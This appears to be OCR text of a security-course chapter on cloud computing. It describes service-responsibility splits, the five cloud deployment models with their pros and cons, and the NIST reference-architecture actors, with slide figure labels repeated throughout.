


Cloud Computing
On-Premises
Infrastructure (as a Service)
Platform (as a Service)
Software (as a Service)
Resource Owners
Applications
Data
Runtime
Middleware
O/S
Virtualization
Servers
Storage
Networking
Subscriber
Service Provider

Figure 11.1: Separation of cloud responsibilities specific to service delivery models



Cloud Deployment Models

Public Cloud

Services are rendered over a network that is **open for public use**

Users initiating access

Users terminating the access

Public users accessing the cloud via network

Computers in a network providing access

Cloud provider

Boundary Controller


Optional subscriber-controlled security perimeter

Users that access the cloud within the security perimeter

New hardware

Old hardware

Outside subscriber's facility



Cloud Deployment Models (Cont'd)

Private Cloud

Cloud infrastructure is operated for a **single organization only**

Legitimate access path

Boundary Controller

Subscriber controlled security perimeter


Outside

Inside

Private cloud

Users accessing cloud from within the perimeter

Blocked access




Cloud Deployment Models (Cont'd)

Community Cloud

- ❑ Shared infrastructure between **several organizations from a specific community** with common concerns (security, compliance, jurisdiction, etc.)

Security perimeters
Organization A
Organization B
Organization C
Inside
Outside
Users accessing local cloud resources
Users accessing remote cloud resources
Community companies that provide and consume cloud resources
Organization A
Organization B
Organization C
Inside
Outside
User that access the cloud from within their perimeters
Community companies that consume resources




Cloud Deployment Models (Cont'd)

Hybrid Cloud

Combination of two or more clouds (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models

HYBRID DEPLOYMENT
On-site private cloud
Outsourced private cloud
On-site community cloud
Outsourced community cloud
Public cloud



Cloud Deployment Models (Cont'd)

Multi Cloud

- ❑ Dynamic heterogeneous environment that **combines workloads across multiple cloud vendors**, managed via one proprietary interface to achieve long term business goals

Microsoft Azure
Application Data
Public cloud
Google Cloud Platform
Application Data
Public cloud
amazon web services
Application Data
Public cloud
Application Data
Private cloud
Companies/users consuming cloud resources

Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The five standard cloud deployment models are

- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Microsoft Azure, IBM Cloud).

  - **Advantages**:
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

    - No contracts (no long-term commitments)

  - **Disadvantages**:
    - Security is not guaranteed
    - Lack of control (third-party providers are in charge)
    - Slow speed (relies on Internet connections; the data transfer rate is limited)



Users terminating the access
Users initiating access
Public users accessing the cloud via network
Computers in a network providing access
Cloud provider
Boundary Controller
Optional subscriber-controlled security perimeter
Users that access the cloud within the security perimeter
New hardware
Old hardware
Outside subscriber's facility

Figure 11.2: Public cloud deployment model

- **Private Cloud**

  A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

  - **Advantages**:
    - Security enhancement (services are dedicated to a single organization)
    - Increased control over resources (organization is in charge)
    - High performance (cloud deployment within the firewall implies high data transfer rates)
    - Customizable hardware, network, and storage performances (as the organization owns private cloud)
    - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain

- **Disadvantages**:
  - High cost
  - On-site maintenance



Legitimate access path
Boundary Controller
Subscriber controlled security perimeter
Outside
Inside
Private cloud
Blocked access
Users accessing cloud from within the perimeter

Figure 11.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Optum Health Cloud, Salesforce Health Cloud).

  - **Advantages**:
    - Less expensive compared to the private cloud
    - Flexibility to meet the community’s needs
    - Compliance with legal regulations
    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet
  - **Disadvantages**:
    - Competition between consumers in resource usage
    - Inaccurate prediction of required resources

- Lack of legal entity in case of liability
- Moderate security (other tenants may be able to access data)
- Trust and security concerns between tenants



Security perimeters
Organization A
Organization B
Organization C
Inside
Outside
Users accessing local cloud resources
Users accessing remote cloud resources
Organization A
Organization B
Organization C
Inside
Outside
User that access the cloud from within their perimeters
Community companies that provide and consume cloud resources
Community companies that consume resources

Figure 11.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

  - **Advantages**:
    - High scalability (contains both public and private clouds)
    - Offers both secure and scalable public resources
    - High level of security (comprises private cloud)
    - Allows to reduce and manage the cost according to requirements
  - **Disadvantages**:
    - Communication at the network level may be conflicted as it uses both public and private clouds

- Difficult to achieve data compliance
- Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
- Complex service level agreements (SLAs)




Figure 11.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, AWS Kaavo IMOD, Google Cloud Anthos).

  - **Advantages**:
    - High reliability and low latency
    - Flexibility to meet business needs
    - Cost-performance optimization and risk mitigation
    - Low risk of distributed denial-of-service (DDoS) attacks
    - Increased storage availability and computing power

    - Low probability of vendor lock-in

- **Disadvantages**:
    - Multi-cloud system failure affects business agility
    - Using more than one provider causes redundancy
    - Security risks due to complex and large attack surface
    - Operational overhead




Microsoft Azure
Application Data
Public cloud
Google Cloud Platform
Application Data
Public cloud
amazon web services
Application Data
Public cloud
Application Data
Private cloud
Companies/users consuming cloud resources

Figure 11.6: Multi cloud deployment model



NIST Cloud Deployment Reference Architecture

NIST cloud computing reference architecture defines five major actors:

Cloud Consumer

A person or organization that uses **cloud computing services**

Cloud Provider

A person or organization providing services to interested parties

Cloud Carrier

An intermediary for **providing connectivity** and **transport services** between cloud consumers and providers

Cloud Auditor

A party for making **independent assessments** of **cloud service controls** and taking an opinion thereon

